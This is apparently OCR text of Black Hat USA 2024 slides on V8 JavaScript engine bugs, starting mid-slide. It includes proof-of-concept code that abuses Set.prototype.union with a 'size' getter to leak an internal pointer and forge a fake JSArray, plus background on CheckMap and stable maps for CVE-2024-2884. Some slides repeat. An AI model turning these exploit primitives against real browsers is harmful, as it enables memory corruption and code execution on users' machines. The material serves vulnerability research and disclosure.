%DebugPrint(v0);


v0.clear();
%DebugPrint(v0);
```




Obsoleted Table

Consider the following JS code...

```
let v0 = new Set([1, 2]);
%DebugPrint(v0);


v0.clear();
%DebugPrint(v0);
```

The *elements_count* of Obsoleted OrderedHashSet is a **POINTER**.



Obsoleted Table

Why was the state *obsoleted* designed?

=> OrderedHashTableIterator::Transition

How to *obsolete* the table?


=> OrderedHashTable::Rehash
=> OrderedHashTable::Clear

Leak the pointer

SetPrototypeUnion

1. The ***table*** is obsoleted.
2. **The obsoleted table is used in the JSSet returned by the union function.**
3. The *elements_count* of obsoleted OrderedHashSet is a **POINTER**.

=> Retrieve *size* property from returned JSSet.




```
// https://tc39.es/proposal-set-methods/#sec-set.prototype.union
transitioning javascript builtin SetPrototypeUnion(
    js-implicit context: NativeContext, receiver: JSAny)(other: JSAny): JSSet {
  ...
  // 1. Let O be the this value.
  // 2. Perform ? RequireInternalSlot(O, [[SetData]]).
  const o = Cast<JSSet>(receiver) otherwise
  ThrowTypeError(
      MessageTemplate::kIncompatibleMethodReceiver, methodName, receiver);
  const table = Cast<OrderedHashSet>(o.table) otherwise unreachable;
  // 3. Let otherRec be ? GetSetRecord(other).
  let otherRec = GetSetRecord(other, methodName);
  // 5. Let resultSetData be a copy of O.[[SetData]].
  let resultSetData = Cast<OrderedHashSet>(CloneFixedArray(
      table, ExtractFixedArrayFlag::kFixedArrays)) otherwise unreachable;
  try {
    ...
  } label SlowPath {
    ...
  } label Done {
    // 8. Let result be
    // OrdinaryObjectCreate(%Set.prototype%, « [[SetData]]»).
    // 9. Set result.[[SetData]] to resultSetData.
    // 10. Return result.
    return new JSSet{
      map: *NativeContextSlot(ContextSlot::JS_SET_MAP_INDEX),
      properties_or_hash: kEmptyFixedArray,
      elements: kEmptyFixedArray,
      table: resultSetData
    };
  }
  unreachable;
}
```

Leak the pointer

Retrieve *size* property from returned JSSet.

Successfully leaks pointer inside v8.

```
const firstSet = new Set();
const otherSet = new Set();
Object.defineProperty(otherSet, 'size', {
  get: function() {
    firstSet.clear();
    return 0;
  }
});
const unionSet = firstSet.union(otherSet);
const obj = unionSet.size;
%DebugPrint(obj);
```




```
DebugPrint: 0x29f10024da69: [OrderedHashSet]
 - FixedArray length: 13
 - elements: 0
 - deleted: 0
 - buckets: 2
 - capacity: 4
 - buckets: {
            0: -1
            1: -1
 }
 - elements: {
 }
```

Control the pointer

The leaked pointer seems to be uncontrollable.

Can we do arithmetic with size?
=> SetPrototypeAdd / SetPrototypeDelete



```
DebugPrint: 0x29f10024da69: [OrderedHashSet]
 - FixedArray length: 13
 - elements: 0
 - deleted: 0
 - buckets: 2
 - capacity: 4
 - buckets: {
           0: -1
           1: -1
 }
 - elements: {
 }
```

black hat USA 2024

Fake JSArray

```
const firstSet = new Set();
for(let i = 0; i < 0x40; i++)
    firstSet.add(i);

const otherSet = new Set();
var fake_arr_buf = null;
Object.defineProperty(otherSet, 'size', {
  get: function() {
    // 0x0018ed79 0x00000219  0x0004e1d9  0x00000012
    // map        properties  elements    length
    fake_arr_buf = [
      1.139512546882e-311, 2.225073858665283e-308,
      1.1, 1.1, 1.1, 1.1, 1.1, 1.1, 1.1
    ];
    // %DebugPrint(fake_arr_buf);

    for(let i = 1; i <= 0x40; i++) // trigger transition and prevent trigger transition next.
      firstSet.add(-i);

    return fake_arr_buf.length; // use to prevent opt
  },

});

const unionSet = firstSet.union(otherSet);
for(let i = 0; i < 0x2c; i++)
    unionSet.delete(i);

const fake_arr = unionSet.size;
console.log("[!] fake_arr.length == 0x" + fake_arr.length.toString(16));
```

Successfully forged a JSArray with an arbitrary start address and sufficient length.

Need a little v8 heap feng shui.


```
[!] fake_arr.length == 0x80000
```

Incorrect Assumption on JS Map

CVE-2024-2884 - https://crbug.com/41491373


Background - CheckMap

```
function func(a, s) {
  a.x = s;
}

var obj = {x:0};
func(obj, 0);
%PrepareFunctionForOptimization(func);
func(obj, 0);
%OptimizeFunctionOnNextCall(func);
func(obj, 0);
```



Background - CheckMap


```
function func(a, s) {
  a.x = s;
}

var obj = {x:0};
func(obj, 0);
%PrepareFunctionForOptimization(func);
func(obj, 0);
%OptimizeFunctionOnNextCall(func);
func(obj, 0);
```




```
B1,3:
    93  movl rdx,0x30
    98  push rdx
    99  REX.W movq rbx,0x7f45d74191a0    ;; external reference (Runtime::StackGuardWithGap)
    a3  movl rax,0x1
    a8  REX.W movq rsi,0xb7400103c85    ;; object: 0x0b7400103c85 <NativeContext[285]>
    b2  call 0x7f45d59178c0  (CEntry_Return1_ArgvOnStack_NoBuiltinExit)    ;; near builtin entry
    b7  REX.W movq rdx,[rbp+0x18]
    bb  testb rdx,0x1
    be  jz 0x7f45e0004135  <+0xf5>
    c4  movl rcx,0x11ae85    ;; (compressed) object: 0x0b740011ae85 <Map[16](HOLEY_ELEMENTS)>
    c9  cmpl [rdx-0x1],rcx
    cc  jnz 0x7f45e0004139  <+0xf9>
    d2  REX.W movq rcx,[rbp+0x20]
    d6  testb rcx,0x1
    d9  jnz 0x7f45e000413d  <+0xfd>
    df  movl [rdx+0xb],rcx
    e2  REX.W leaq rax,[r14+0x61]
    e6  jmp 0x7f45e00040b9  <+0x79>
```

Background - CheckMap

```
function func(a, s) {
  a.x = s;
}

var obj = {x:0};
func(obj, 0);
%PrepareFunctionForOptimization(func);
func(obj, 0);
%OptimizeFunctionOnNextCall(func);
func(obj, 0);

obj = [];
func(obj, 0);
```





```
$ ./out/x64.debug/d8 --allow-natives-syntax  --trace-opt --trace-deopt /tmp/poc.js
[manually marking 0x15b90011ae15 <JSFunction func (sfi = 0x15b90011ad0d)> for optimization to TURBOFAN, ConcurrencyMode::kSynchronous]
[compiling method 0x15b90011ae15 <JSFunction func (sfi = 0x15b90011ad0d)> (target TURBOFAN), mode: ConcurrencyMode::kSynchronous]
[completed compiling 0x15b90011ae15 <JSFunction func (sfi = 0x15b90011ad0d)> (target TURBOFAN) - took 0.260, 16.498, 0.960 ms]
[bailout (kind: deopt-eager, reason: wrong map): begin. deoptimizing 0x15b90011ae15 <JSFunction func (sfi = 0x15b90011ad0d)>, 0x07cb00002209 <Code TURBOFAN>, opt id 0, node id 54, bytecode offset 2, deopt exit 1, FP to SP delta 32, caller SP 0x7ffc98fe6cc8, pc 0x7f615d7c4131]
```

Background - CheckMap

Turbofan assumes the type **(map in v8)** of object, and optimize the code.

- A runtime check to guarentee the map of object.
- Bail out if the map is not the expected one.
- Located before the uses of the object.

Background - CheckMap

Turbofan assumes the type (map in v8) of object, and optimize the code.

- A runtime check to guarentee the map of object.
- Bail out if the map is not the expected one.
- Located **before the uses** of the object.

A bit low performance when the object is **used frequently** but **rarely modifications**.

Background - MapDependency


Alternative of CheckMap: **StableMapDependency**

- Not add a check to the code that *relies* on the assumption.
- But instead to the code that *changes* the assumption.
- Register a callback to deoptimize the function which gets triggered if an object ever transitions out of that **stable map**.

Background - StableMap

Map is stable if no object having this map ever transitioned out of it to a different map.

